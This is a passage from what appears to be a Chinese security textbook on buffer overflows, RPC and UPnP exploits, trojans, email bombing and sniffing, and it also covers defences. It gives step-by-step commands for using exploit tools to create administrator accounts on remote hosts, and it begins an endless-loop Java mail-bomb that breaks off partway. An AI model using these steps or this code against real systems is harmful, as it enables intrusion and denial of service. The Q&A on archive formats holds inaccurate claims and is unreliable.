- ② 利用溢出漏洞可执行任意指令，甚至可取得系统 root 特级权限。


## 1. 溢出根源

缓冲区溢出是由编程错误引起的。如果缓冲区被写满，而程序没有去检查缓冲区边界，也没有停止接收数据，此时就会发生缓冲区溢出。缓冲区溢出之所以泛滥，是由开放源代码程序的本质决定的。一些编程语言对于缓冲区溢出是具有免疫力的，但被广泛使用的 C 语言却没有建立检测机制。标准 C 语言具有许多复制和添加字符串的函数，这使得它很难进行边界检查。C++ 稍微好一些，但仍然存在缓冲区溢出。

一般情况下，覆盖其他数据区的数据是没有意义的，最多造成应用程序错误。但如果输入数据是经过“黑客”或病毒精心设计的，覆盖缓冲区数据恰恰是“黑客”或病毒的入侵程序代码，一旦多余字节被编译执行，“黑客”或病毒就有可能为所欲为，获取系统的控制权。

## 2. 溢出原理

一个程序在内存中通常分为 3 部分，分别是程序段、数据段和堆栈。其中程序段放着程序的机器码和只读数据，数据段放的是程序中的静态数据，动态数据则通过堆栈来存放。它们在内存中的位置，如图所示。



内存中的程序

通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他指令以实现入侵。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。例如：

```
void function(char *str) {  
    char buffer[25];  
    strcpy(buffer, str);  
}
```

上述代码是使用 `strcpy()` 函数直接把 `str` 中的内容复制到 `buffer` 中。这样，只要 `str` 的长度大于 25，就会造成 `buffer` 的溢出，使程序运行出错。存在像 `strcpy` 这样问题的标准函数还有 `strcat()`、`sprintf()`、`vsprintf()`、`gets()`、`scanf()` 等。当然，随便往缓冲区中填东西造成的溢出，一般只会出现“分段错误”(Segmentation fault)，而不能实现攻击。最常见的手段是通过制造缓冲区溢出使程序运行一个用户 shell，再通过 shell 执行其他命令。如果攻击者已经获得了一个有 root 权限的 shell，就可以对系统进行任意操作。

### 2.3.2 缓冲区溢出实现攻击

黑客进行缓冲区溢出攻击的目的是扰乱具有某些特权运行的程序的功能，从而取得程序的控制权。如果该程序具有足够的权限，那么整个主机就被控制了。一般情况下，黑客利用缓冲区溢出漏洞攻击 root 程序，执行类似“`exec(sh)`”的执行代码来获得 root 的 shell。为实现这个目的，攻击者必须达到两个目标：在程序的地址空间里安排适当的代码；通过适当地初始化寄存器和存储器，让程序跳转到事先安排的地址空间执行。

根据这两个目标，可以将缓冲区溢出攻击分为以下 3 类。

#### 1. 在程序的地址空间里安排适当的代码

在程序的地址空间里安排适当的代码往往比较简单，常见的方法有如下 2 种。

##### (1) 植入法。

大多数情况下在所攻击的程序中是不存在攻击代码的，此时就需要使用“植入法”的方式来完成。黑客向被攻击的程序输入一个字符串，程序会把这个字符串放到缓冲区里。这个字符串包含的数据是可以在这个被攻击的硬件平台上运行的指令序列。

##### (2) 利用已经存在的代码。

如果攻击者想要的代码已经在被攻击的程序中，攻击者所要做的只是对代码传递一些参数，然后使程序跳转到指定目标。如在 C 语言中，攻击代码要求执行“`exec("/bin/sh")`”。而在 `libc` 库中的代码执行“`exec(arg)`”，其中 `arg` 是指向一个字符串的指针参数，那么攻击者只要把传入的参数指针指向“`/bin/sh`”，就可以调转到 `libc` 库中相应的指令序列。

#### 2. 控制程序转移到攻击代码

该种方法是改变程序的执行流程，使之跳转到攻击代码。最基本的方法就是溢出一个没有边界检查或者其他弱点的缓冲区，从而扰乱了程序正常的执行顺序。通过溢出一个缓冲区，黑客就可以改写相邻的程序空间而直接跳过系统对身份的验证。

但由于不同地方的定位有所不同，也会产生多种转移的方式。常见的有下面 3 种。

### (1) 激活记录 (Activation Records)。

这是一种比较常见的溢出方式，每当调用一个函数时，在堆栈中就会留下一个激活记录，它包含了函数结束时返回的地址。攻击者通过溢出这些自动变量，使这个返回地址指向攻击代码。通过改变程序的返回地址，当函数调用结束时，程序就会跳转到攻击者设定的地址，而不是原先的地址。

### (2) 函数指针 (Function Pointers)。

在 C 语言中，“void (\* foo) ()”声明了一个返回值为 void 函数指针的变量 foo。函数指针可以用来定位任何地址空间，所以攻击者只需在任何空间内的函数指针附近找到一个能够溢出的缓冲区，然后就可溢出这个缓冲区来改变函数指针。在某一时刻，当程序通过函数指针调用函数时，程序的流程就按攻击者的意图实现。

### (3) 长跳转缓冲区 (Longjmp buffers)。

在 C 语言中包含了一个简单的检验 / 恢复系统，即 setjmp/longjmp。其作用是在检验点设定 “setjmp(buffer)”，而用 “longjmp(buffer)” 来恢复检验点。但是如果攻击者能够进入缓冲区的空间，“longjmp(buffer)” 实际是跳转到攻击者的代码。和函数指针一样，longjmp 缓冲区能够指向任何地方，所以攻击者所要做的就是找到一个可供溢出的缓冲区。

## 3. 综合代码植入和流程控制技术

在进行溢出缓冲区攻击时，常常需要在一个字符串里综合代码植入和激活记录。攻击者需要定位一个可供溢出的自动变量，然后向程序传递一个很大的字符串，在引发缓冲区溢出改变激活记录的同时植入了代码。代码植入和缓冲区溢出不一定要在一次动作中完成。攻击者可以在一个缓冲区内放置代码，这时不能溢出缓冲区。然后，攻击者通过溢出另一个缓冲区来转移程序的指针。这种方法一般用来解决可供溢出的缓冲区不够大的问题。

如果攻击者想使用已经驻留的代码而不是从外部植入代码，就必须先把代码参数化。如在 libc 中的部分代码段会执行 “exec(some)”，其中 some 就是参数。攻击者使用缓冲区溢出改变程序的参数，再利用另一个缓冲区溢出使程序指针指向 libc 中特定的代码段。

### 2.3.3 如何防范缓冲区溢出攻击

由于缓冲区溢出攻击可以带来恶劣的后果，所以要采取措施对缓冲区溢出攻击进行防御。目前有如下几种方法可以保护缓冲区免受缓冲区溢出的攻击和影响。

#### 1. 编写正确的代码

编写正确的代码是一项非常有意义但耗时的工作，特别是像编写 C 语言那种具有容易出错倾向的程序。尽管花了很长的时间使得人们知道了如何编写安全的程序，但具有安全漏洞

的程序依旧出现。因此，需要开发一些工具和技术来帮助经验不足的程序员编写安全正确的程序。

## 2. 非执行的缓冲区

通过使被攻击程序的数据段地址空间不可执行，从而使得攻击者不可能执行植入被攻击程序输入缓冲区的代码，这种技术被称为非执行的缓冲区技术。但 Windows 系统为了实现更好的性能和功能，往往在数据段中动态地放入可执行的代码。为了保持程序的兼容性，不可能使所有程序的数据段不可执行，所以缓冲区漏洞是存在的。

## 3. 数组边界检查

该种方式和非执行缓冲区的不同在于：数组边界检查完全放置了缓冲区溢出的产生和攻击。所以只要数组不能被溢出，溢出攻击也就无从谈起。为了实现数组边界检查，所有对数组的读写操作都应该被检查，以确保对数组的操作在正确的范围内。最直接的方法是检查所有的数组操作，但是通常可以采用一些优化的技术来减少检查的次数。

## 4. 程序指针完整性检查

程序指针完整性检查和数组边界检查略微不同：程序指针完整性检查可在程序指针被引用之前检测到它的改变。即使一个攻击者成功地改变了程序的指针，由于系统事先检测到了指针的改变，这个指针也将不会被使用。

程序指针完整性检查不能解决所有的缓冲区溢出问题，但是这种方法在性能上有很大的优势，而且兼容性也很好。

### 2.3.4 IIS.printer 攻击案例

缓冲区溢出攻击是远程网络攻击中最常见的一种攻击方式，可以使得一个匿名的 Internet 用户有机会获得一台主机的部分或全部控制权。如果能有效地消除缓冲区溢出的漏洞，则很大一部分的安全威胁可以得到缓解。

IIS.printer 漏洞（应用程序映射缓冲溢出）是比较流行的漏洞，国内及国外仍有很多台计算机存在此漏洞。该漏洞只存在于运行 IIS 5.0 服务器中。由于 IIS 5 打印 ISAPI 扩展接口建立了 .printer 扩展名到 Msw3prt.dll 的映射关系（缺省情况下该映射也存在）。

当远程用户提交对 .printer 的 URL 请求时，IIS 5.0 会调用 Msw3prt.dll 文件来解释该请求，但 Msw3prt.dll 缺乏足够的缓冲区边界检查。如果黑客提交一个精心构造的针对 .printer 的 URL 请求，且其“Host:”域包含大约 420B 的数据，此时在 Msw3prt.dll 中会发生典型的缓冲区溢出。在溢出发生之后，Web 服务将会停止用户响应，而计算机就会自动重启，这样系统管理员就很难检查到已发生的攻击。

### 2.3.5 RPC 缓冲区溢出攻击案例

Microsoft 的 RPC (Remote Procedure Call, 远程过程调用) 部分在通过 TCP/IP 处理信息交换时会出现漏洞, 该漏洞是由于不正确处理畸形信息所致, 会影响使用 RPC 的 DCOM 接口。该接口处理由客户端计算机发送给服务器的 DCOM 对象激活请求。攻击者成功利用该漏洞, 可以在本地系统权限执行安装程序、查看、更改、建立系统管理员权限的账户及删除数据等。

#### 注意


分布式对象 (DCOM) 是一种可以使软件组件通过网络直接进行网络通信的协议, 可以跨越包括 Internet 协议 (例如 HTTP) 在内的多种网络传输。

#### (1) 漏洞检测。

检测这类漏洞使用 RPC 漏洞专用扫描器 Retina(R)-DCOM Scanner。它是 eEye 安全公司针对微软 MS03-026 以及最新 MS03-039 RPC DCOM 漏洞的扫描工具。

使用该软件扫描 RPC 漏洞的具体操作步骤如下。

- ① 运行 Retina (R) - DCOM Scanner 主程序, 即可打开 “Retina (R) - DCOM Scanner” 主窗口, 在 “Start IP” 文本框和 “End IP” 文本框中分别输入起始和终止的 IP 地址, 如图所示。



“Retina(R)-DCOM Scanner” 主窗口

- ② 单击 “Scan” 按钮, 即可开始扫描, 如图所示。如果在设置的 IP 范围中有存在 RPC 漏洞的主机, 则该主机的详细信息将出现在扫描结果中。



设置扫描的 IP 范围

### (2) 漏洞利用。

RPC 溢出漏洞带来的危害很严重，比如基于 RPC 漏洞的著名病毒“冲击波”，可导致目标计算机反复重启系统，不能正常复制文件和浏览网站，同时 DNS、IIS、路由器等受到非法拒绝服务攻击，甚至整个网络系统处于瘫痪状态。

漏洞利用工具有两个：Rpcdcom 和 OpenRpcss。先使用 Rpcdcom 对远程主机发送畸形数据包，再使用 OpenRpcss 攻击远程主机，最终会在远程主机内部建立一个管理员账号。

其中 Rpcdcom 命令格式：Rpcdcom Server。

OpenRpcss 命令格式：OpenRpcss \\Server。

使用这两种工具入侵存在 RPC 漏洞的主机的具体步骤如下。

- ① 先使用“Rpcdcom 存在漏洞远程主机的 IP 地址”命令给远程主机发送畸形数据。
- ② 使用“OpenRpcss.exe\\存在漏洞远程主机的 IP 地址”命令在该远程主机中建立管理员账号。
- ③ 在远程主机内部成功建立一个管理员账号后，使用“net use \\存在漏洞远程主机的 IP 地址\IPC\$ 密码 /user:“用户名””命令，即可通过 IPC\$ 管道连接证明管理员账号是否创建成功。

### (3) 漏洞的防范。

黑客可以利用 RPC 漏洞给远程服务器监听的特定 RPC 端口发送畸形请求，如 135、139、445 等任何配置了 RPC 端口的计算机在受到攻击时，Windows 系统都出现蓝屏、重启以及自动关机的现象。下面有两种方法可很好地预防 RPC 漏洞攻击。

更改 RPC 服务设置。在 Windows 系统中可以通过设置相关的服务来预防 RPC 缓冲区溢出攻击，具体操作步骤如下。

- ① 在“管理工具”窗口中双击“服务”图标，即可打开“服务”窗口，在其中可以看到本机中所有的服务，如图所示。在“服务”列表中右击“Remote Procedure Call (RPC)”服务，在快捷菜单中选择“属性”选项，即可打开“Remote Procedure Call (RPC)”的属性（本

地计算机)”对话框。



“服务”窗口

- 切换到“恢复”选项卡，将其中的第一、二次失败以及后续失败都设置为“无操作”选项，如图所示。



“Remote Procedure Call (RPC) 的属性”对话框

## 2.3.6 即插即用功能远程控制缓冲区溢出漏洞

UPnP (Universal Plug and Play, 通用即插即用) 是一种用于 PC 机和智能设备 (或仪器) 的常见对等网络连接的体系结构, 尤其是在家庭中。它允许不同的设备 (如计算机、扫描仪、

打印机等)连接网络,从而可以在彼此之间自动识别并进行通信。这样,用户就不需要为每个外设来配置计算机。

但UPnP对缓冲区(Buffer)的使用没有进行检查和限制,黑客可利用这一漏洞控制同一网络上的计算机或发动D.o.S攻击。更为严重的是,同一网络的其他用户甚至不需要知道该计算机的IP地址,就可以对其发动攻击。这个缺陷导致的后果很严重,不论哪个版本的Windows系统,只要运行UPnP,就都存在这个危险。

但严格地说,这并不完全是UPnP技术本身的问题,更多的是程序设计的疏忽。UPnP协议存在安全漏洞问题,是由eEye数字安全公司最早发现并通知微软的。其中的UPnP缓冲区溢出,是Windows中有史以来最严重的缓冲溢出漏洞。

#### (1) 漏洞检测。

可以使用MS05-039Scan工具检测此类漏洞,它是一款用于Microsoft Windows即插即用功能远程缓冲区溢出漏洞的专用扫描工具。

只检测出远程主机存在的漏洞远远不够,还需要使用X-Scan来对远程主机进行扫描,以得到远程主机上使用的Windows操作系统类型等信息。

#### (2) 漏洞利用。

如果检测到UPnP缓冲区溢出漏洞,则可以利用专门的工具对目标计算机进行攻击。在入侵过程中使用的工具是ms05039.exe,其命令格式为:ms05039.exe<host><conIP><conPort>[target]。各个参数的含义如下。

- host: 指远程主机IP地址或远程主机名。
- conIP: 本地IP地址。
- ConPort: 溢出成功后远程主机的端口号。
- Target: 选择操作系统类型。

## 2.4 木马攻击

在使用木马的人群中菜鸟黑客居多,他们往往刚接触网络不久,对黑客技术很感兴趣,很想向众人和朋友显示一番,但是驾驭技术却不高,不能采取别的方法攻击。于是,木马这种半自动的傻瓜式且非常有效的攻击软件就成为他们的最爱。

### 2.4.1 木马攻击介绍

木马程序(Trojan horse program)通常称为木马、恶意代码等,是指潜伏在计算机中,可受外部用户控制以窃取本机信息或者控制权的程序。木马指的是特洛伊木马,英文叫作“Trojan horse”,其名称取自希腊神话的《特洛伊木马计》。

木马程序会带来很多危害,例如占用系统资源,降低计算机效能,危害本机信息安全(盗取 QQ 账号、游戏账号甚至银行账号),将本机作为工具来攻击其他设备等。

## 2.4.2 实现木马攻击原理

一般意义上的木马攻击,其原理可分为下面几类。

### (1) 破坏型。

唯一的函数就是破坏并且删除文件,可以自动删除计算机上的 DLL、INI、EXE 文件。

### (2) 密码发送型。

可以找到隐藏密码并把它们发送到指定的信箱。有人喜欢把自己的各种密码以文件的形式存放在计算机中,认为这样方便;还有人喜欢用 Windows 提供的密码记忆功能,因为这样就可以不必每次都输入密码了。许多黑客软件可以寻找到这些文件,然后把它们送到黑客手中。也有些黑客软件长期潜伏,记录操作者的键盘操作,从中寻找有用的密码。在这里提醒一下,不要认为自己在文档中加了密码就可以把重要的保密文件存在公用计算机中,这样可谓大错特错。别有用心的完全可以用穷举法暴力破译你的密码。利用 Windows API 函数 EnumWindows 和 EnumChildWindows 对当前运行的所有程序的所有窗口(包括控件)进行遍历,通过窗口标题查找密码输入和输出确认重新输入窗口,通过按钮标题查找我们应该单击的按钮,通过 ES\_PASSWORD 查找我们需要输入的密码窗口。向密码输入窗口发送 WM\_SETTEXT 消息模拟输入密码,向按钮窗口发送 WM\_COMMAND 消息模拟单击。在破解过程中,把密码保存在一个文件里,以便在下一个序列的密码再次进行穷举或多部机器同时进行分工穷举,直到找到密码为止。此类程序在黑客网站上唾手可得,精通程序设计的人完全可以自编一个。

### (3) 远程访问型。

最广泛的是特洛伊马,只需有人运行服务端程序,如果客户知道了服务端的 IP 地址,就可以实现远程控制。以下的程序可以观察“受害者”正在干什么,当然这个程序完全可以用在正道上,比如监视学生机的操作。程序中用的 UDP (User Datagram Protocol, 用户报文协议)是互联网上广泛采用的通信协议之一。与 TCP 协议不同,它是一种非连接的传输协议,没有确认机制,可靠性不如 TCP,但效率却比 TCP 高,用于远程屏幕监视还是比较适合的。它不区分服务器端和客户端,只区分发送端和接收端,编程上较为简单,故选用了 UDP 协议。本程序中用了 DELPHI 提供的 TNMUDP 控件。

### (4) 键盘记录木马。

这种特洛伊木马是非常简单的。它们只做一件事情,就是记录受害者的键盘敲击并且在 LOG 文件里查找密码。根据笔者的经验,这种特洛伊木马随着 Windows 的启动而启动。它们有在线和离线记录这样的选项,顾名思义,它们可分别记录你在线和离线状态下的按键情况。也就是说你按过哪些键,下木马的人都知道;从这些按键中他很容易就会得到你的密码等有

用信息,甚至是你的信用卡账号哦!当然,对于这种类型的木马,邮件发送功能也是必不可少的。

#### (5) DoS 攻击木马。

随着 DoS 攻击越来越广泛的应用,被用作 DoS 攻击的木马也越来越流行起来。当你入侵了一台机器,给他种上 DoS 攻击木马,那么日后这台计算机就成为你 DoS 攻击的最得力助手了。你控制的肉鸡数量越多,你发动 DoS 攻击取得成功的概率就越大。所以,这种木马的危害不是体现在被感染计算机上,而是体现在攻击者可以利用它来攻击一台又一台计算机,给网络带来很大的伤害和损失。还有一种类似 DoS 的木马叫作邮件炸弹木马,一旦机器被感染,木马就会随机生成各种各样主题的信件,针对特定的邮箱不停地发送邮件,一直到对方瘫痪、不能接受邮件为止。

#### (6) 代理木马。

黑客在入侵的同时掩盖自己的足迹,谨防别人发现自己的身份是非常重要的。因此,给被控制的肉鸡种上代理木马,让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马,攻击者可以在匿名的情况下使用 Telnet、ICQ、IRC 等程序,从而隐蔽自己的踪迹。

#### (7) FTP 木马。

这种木马可能是最简单和最古老的了,它的唯一功能就是打开 21 号端口,等待用户连接。现在新 FTP 木马还加上了密码功能,这样就只有攻击者本人才知道正确的密码,从而进入对方计算机。

#### (8) 程序杀手木马。

上面的木马功能虽然形形色色,不过到了对方机器上要发挥自己的作用,还要过防木马软件这一关才行。常见的防木马软件有 ZoneAlarm、Norton Anti-Virus 等。程序杀手木马的功能就是关闭对方机器上运行的这类程序,让其他的木马更好地发挥作用。

#### (9) 反弹端口型木马。

木马是木马开发者在分析了防火墙的特性后发现的:防火墙对于连入的链接往往会进行非常严格的过滤,但是对于连出的链接却疏于防范。于是,与一般的木马相反,反弹端口型木马的服务端(被控制端)使用主动端口,客户端(控制端)使用被动端口。木马定时监测控制端的存在,发现控制端上线立即弹出端口主动连接控制端打开的主动端口;为了隐蔽起见,控制端的被动端口一般开在 80 号,即使用户使用扫描软件检查自己的端口,发现类似 TCP UserIP:1026 ControllerIP:80ESTABLISHED 的情况,稍微疏忽一点,也会以为是自己在浏览网页。

### 2.4.3 木马攻击防范

一切入侵活动皆依赖漏洞,这就是问题的根源。木马也和 Webshell 一样,它们依赖于主机的漏洞进行入侵。漏洞一般是技术缺陷或人为因素造成的,防范措施如下。

### (1) 及时打补丁。

对于技术缺陷造成的入侵行为,我们只能依赖技术人员发布的补丁。所以管理员需要时常关注网站以及操作系统的最新漏洞,以便及时打上补丁。

### (2) 设置访问权限。

木马主要依赖于网站赋予的权限才能正常工作,而我们应该在权限上做严格的限制。例如,文件夹的权限设置为 user 用户组,不需要写操作的文件或文件夹设置为只读,需要写操作的文件或文件夹赋予读写权限,但不允许执行权限。

### (3) 安装安全软件。

可以安装如护卫神、安全狗、防篡改和 WAF 等安全软件,这类安全软件比较有针对性,可以在很大程度上弥补人工维护的不足。当然,也可以安装大众型的 360 安全卫士。

## 2.5 其他常用的攻击方式

### 2.5.1 电子邮件攻击

电子邮件攻击,是目前商业应用最多的一种攻击方式。我们也将它称为邮件炸弹攻击,就是对某个或多个邮箱发送大量的邮件,使网络流量加大占用处理器时间,消耗系统资源,从而使系统瘫痪。目前有许多邮件炸弹软件,虽然它们的操作有所不同,成功率也不稳定,但有一点就是它们可以隐藏攻击者以不被发现。

电子邮件因为可实现性比较广泛,所以也使网络面临着很大的安全危害。比如恶意地针对 25 (默认的 SMTP 端口) 进行 SYN-Flooding 攻击等都会是很可怕的事情。电子邮件攻击有很多种,主要表现为以下方面。

第一,窃取、篡改数据:通过监听数据包或者截取正在传输的信息,可以使攻击者读取或者修改数据。通过网络监听程序,在 Windows 系统中可以使用 NetXRay 来实现。UNIX、Linux 系统可以使用 Tcpdump、Nfswatch (SGI Irix、HP/US、SunOS) 来实现。而著名的 Sniffer 则是有硬件也有软件,这就更为专业了。

第二,伪造邮件:通过伪造的电子邮件地址可以用诈骗的方法进行攻击。

第三,拒绝服务:让系统或者网络充斥了大量的垃圾邮件,从而没有余力去处理其他的事情,造成系统邮件服务器或者网络的瘫痪病毒。在生活中,很多病毒都是通过电子邮件广泛传播的。I love you 就是新千年里最为鲜明的例子。

### 2.5.2 网络监听

网络监听是一种监视网络状态、数据流程以及网络上信息传输的管理工具,它可以将网

络界面设定成监听模式，并且可以截获网络上所传输的信息。也就是说，当黑客登录网络主机并取得超级用户权限后，若要登录其他主机，使用网络监听便可以有效地截获网络上的数据，这是黑客使用最好的方法。但是网络监听只能应用于连接同一网段的主机，通常被用来获取用户密码等。

在网络中，当信息进行传播的时候，可以利用工具，将网络接口设置在监听的模式，便可将网络中正在传播的信息截获或者捕获到，从而进行攻击。网络监听在网络中的任何一个位置模式下都可实施进行。而黑客一般都是利用网络监听来截取用户口令。例如当有人占领了一台主机之后，那么他要再想将战果扩大到这个主机所在的整个局域网，监听往往是他们选择的捷径。很多时候我在各类安全论坛上看到一些初学的爱好者，在他们认为如果占领了某主机之后那么想进入它的内部网应该是很简单的。其实非也，进入了某主机再想转入它的内部网络里的其他机器也都不是一件容易的事情。因为你除了要拿到他们的口令之外还有就是他们共享的绝对路径，当然了，这个路径的尽头必须是有写的权限了。在这个时候，运行已经被控制的主机上的监听程序就会有大有收效。不过却是一件费神的事情，而且还需要当事者有足够的耐心和应变能力。

### 2.5.3 利用黑客软件攻击

黑客工具一般是由黑客或者恶意程序安装到你的计算机中，用来盗窃信息、让计算机死机与无法使用、引起系统故障和完全控制计算机的恶意软件程序；同时也指黑客进行黑客任务时使用的工具，著名的有灰鸽子、流光等。下面来简短介绍几种攻击的软件程序。

**第一种：冰河。**冰河是最优秀的国产木马程序之一，同时也是被使用最多的一种木马。如果这个软件做成规规矩矩的商业用远程控制软件，绝对不会逊色于体积庞大、操作复杂的PCanywhere。但可惜的是，它最终变成了黑客常用的工具。

冰河的服务器端（被控端）和客户端（控制端）都是一个可执行文件，客户端的图标是一把瑞士军刀，服务器端则看起来是个微不足道的程序，但就是这个程序，足以让你的计算机成为别人的掌中之物。某台计算机执行了服务器端软件后，该计算机的7626号端口（默认）就对外开放了。如果在客户端输入这台计算机的IP地址，就能完全控制这台计算机。由于个人计算机每次上网的IP地址都是随机分配的，所以客户端软件有一个“自动搜索”功能，可以自动扫描某个IP段受感染的计算机，一旦找到，这台计算机就尽在黑客的掌握之中了。由于冰河程序传播比较广泛，所以一般情况下，几分钟之内就能找到一个感染了冰河的受害者。

**第二种：Wnuke。**Wnuke可以利用Windows系统的漏洞，通过TCP/IP协议向远程机器发送一段信息，导致一个OOB错误，使之崩溃。现象：计算机屏幕上出现一个蓝地白字的提示：“系统出现异常错误”，按【Esc】键后又回到原来的状态，或者死机。它可以攻击Windows XP、

Windows7 等系统,并且可以自由设置包的大小和个数,通过连续攻击导致对方死机。

**第三种: ExeBind。**可以将指定的黑客程序捆绑到任何一款广为传播的热门软件上,使宿主程序执行时,寄生程序(黑客程序)也在后台被执行。当你再次上网时,已经在不知不觉中被控制住了。你说这个文件捆绑专家恐怖不?而且它支持多重捆绑。实际上是通过多次分割文件,多次从父进程中调用子进程来实现的。现象:几乎无。危害:NetSpy、HDFILL、BO2000 常通过这种形式在 Internet 上寄生传播。如果有一天你收到一个不相识的人发来个不错的程序,请仔细检查一下,因为没准它是用 ExeBind 捆绑了木马程序!

## 2.5.4 端口漏洞攻击

端口扫描是指某些别有用心的人发送一组端口扫描消息,试图以此侵入某台计算机,并了解其提供的计算机网络服务类型(这些网络服务均与端口号相关)。端口扫描是计算机解密高手喜欢的一种方式,攻击者可以通过它了解到从哪里可探寻到攻击弱点。实质上,端口扫描包括向每个端口发送消息,且一次只发送一个。接收到的回应类型表示是否在使用该端口并且可由此探寻弱点。

主机常用以下端口。

HTTP 协议代理服务器常用端口号为 80/8080/3128/8081/9080;

SOCKS 代理协议服务器常用端口号为 1080;

FTP(文件传输)协议代理服务器常用端口号为 21;

Telnet(远程登录)协议代理服务器常用端口号为 23;

HTTP 服务器默认的端口号为 80/tcp(木马 Executor 开放此端口);

HTTPS 服务器,默认的端口号为 443/tcp 443/udp;

Telnet,默认端口号为 23/tcp(木马 Tiny Telnet Server 所开放的端口);

FTP 默认的端口号为 21/tcp(木马 Doly Trojan、Fore、Invisible FTP、WebEx、WinCrash 和 Blade Runner 所开放的端口);

TFTP(Trivial File Transfer Protocol),默认的端口号为 69/udp;

SSH(安全登录)、SCP(文件传输)、端口重定向,默认的端口号为 22/tcp;

SMTP Simple Mail Transfer Protocol(E-mail),默认的端口号为 25/tcp(木马 Antigen、Email Password Sender、Haebu Coceda、Shtrilitz Stealth、WinPC、WinSpy 都开放这个端口);

POP3 Post Office Protocol(E-mail),默认的端口号为 110/tcp;

WebLogic,默认的端口号为 7001;

Webshpere 应用程序,默认的端口号为 9080;

Webshpere 管理工具,默认的端口号为 9090;

JBoss, 默认的端口号为 8080;

Tomcat, 默认的端口号为 8080;

Win2003 远程登录, 默认的端口号为 3389;

Symantec AV/Filter for MSE, 默认端口号为 8081;

Oracle 数据库, 默认的端口号为 1521;

Oracle EMCTL, 默认的端口号为 1158;

Oracle XDB (XML 数据库), 默认的端口号为 8080;

Oracle XDB FTP 服务, 默认的端口号为 2100;

MS SQL\*SERVER 数据库 server, 默认的端口号为 1433/tcp 1433/udp;

MS SQL\*SERVER 数据库 monitor, 默认的端口号为 1434/tcp 1434/udp;

QQ, 默认的端口号为 1080/udp[1]。



## 技巧与问答

### ❖ 压缩包解压怎么没成功?

在操作的时候, 需要选择破解密码的密钥, 选择数字 1 ~ 9, 字母从 a ~ z 全部选上, 以及其他符号。还要依次选择破解密码的长度, 破解根据密码的复杂度正相关, 密码越复杂, 破解耗时就越长。目前比较流行的压缩文件格式是 rar 与 zip, 那么这两种有什么区别呢?

① zip 的安装比较大, 并仅仅有英文版 + 汉化包; rar 有官方的简体中文版, 并且安装很小, 不足一兆, 一般为系统自带;

② Winrar 的压缩率较高, 而 zip 的压缩率更低; Winzip 压缩文件只能压缩成 zip 格式, 而且压缩率较低, Winrar 却兼容 zip 格式, 而且其他的扩展压缩方法, 提高了压缩率;

③ zip 支持的格式很多, 但已经较老, 不大流行, 一般安装在 ghost 系统里面, 比如 2345 解压工具; rar 支持的格式也很多, 并且还是流行的, 但是目前其用户体验太差, 文件处理速度太慢, 用的人在慢慢地减少;

④ zip 仅仅能够压缩成 zip 格式, 不能解压 rar 格式; rar 不仅有自己的格式, 还可以压缩成 zip 格式并解压 zip 格式, 因此实用性更强;

⑤ 就目前代表解压工具微软的 rar 解压工具与 2345 好压的 zip 解压工具, 用户体验, 一比高下, 显而易见。目前好压的安装数已然超过亿数计;

⑥ Winrar 支持功能较多, 比如分卷压缩, 但是 zip 不支持;

⑦ 国外很多都采用 zip, 因为它是免费的, rar 不是免费的; 在国内很流行是由于有盗版的存在, zip 不能兼容 rar, 是因为这样必须付出一笔费用。

### ❖ 这几种攻击方式哪种最简单?

对于没有 IT 编程技能的初学者来说, 当然是使用黑客软件来实现攻击最为简单。但是所谓魔高一尺, 道高一丈, 每当系统有漏洞时, 都会及时发布补丁。所以对于黑客软件攻击而言, 显然作用有限。但是使用大型的黑客软件就另当别论了, 比如使用 Kali 系统和 BT7 这些黑客大咖使用的黑客工具对于本章论述的攻击方式, 都或深或浅地可以实现一下。对于有着编程功底的学习者, 电子邮件攻击的拒绝服务实现的最为简单, 比如下面的 java 代码就可以对于一个邮箱进行无限的攻击直至让其拒绝服务。

```
package cn.canon.mail;

import java.util.Properties;

import javax.mail.Message;
import javax.mail.MessagingException;
import javax.mail.Session;
import javax.mail.Transport;
import javax.mail.internet.AddressException;
import javax.mail.internet.InternetAddress;
import javax.mail.internet.MimeMessage;

public class Sender {
    public static void main(String[] args) throws Exception {
        while(true){
            Properties properties = new Properties();
            properties.setProperty("mail.host", "mail.hundsun.com");
            properties.setProperty("mail.transport.protocol", "smtp");
            properties.setProperty("mail.smtp.auth", "true");

            // 使用javaMail发送邮件的5个步骤
            // 1. 创建session
            Session session = Session.getInstance(properties);
            // 开启Session debug模式
            session.setDebug(true);

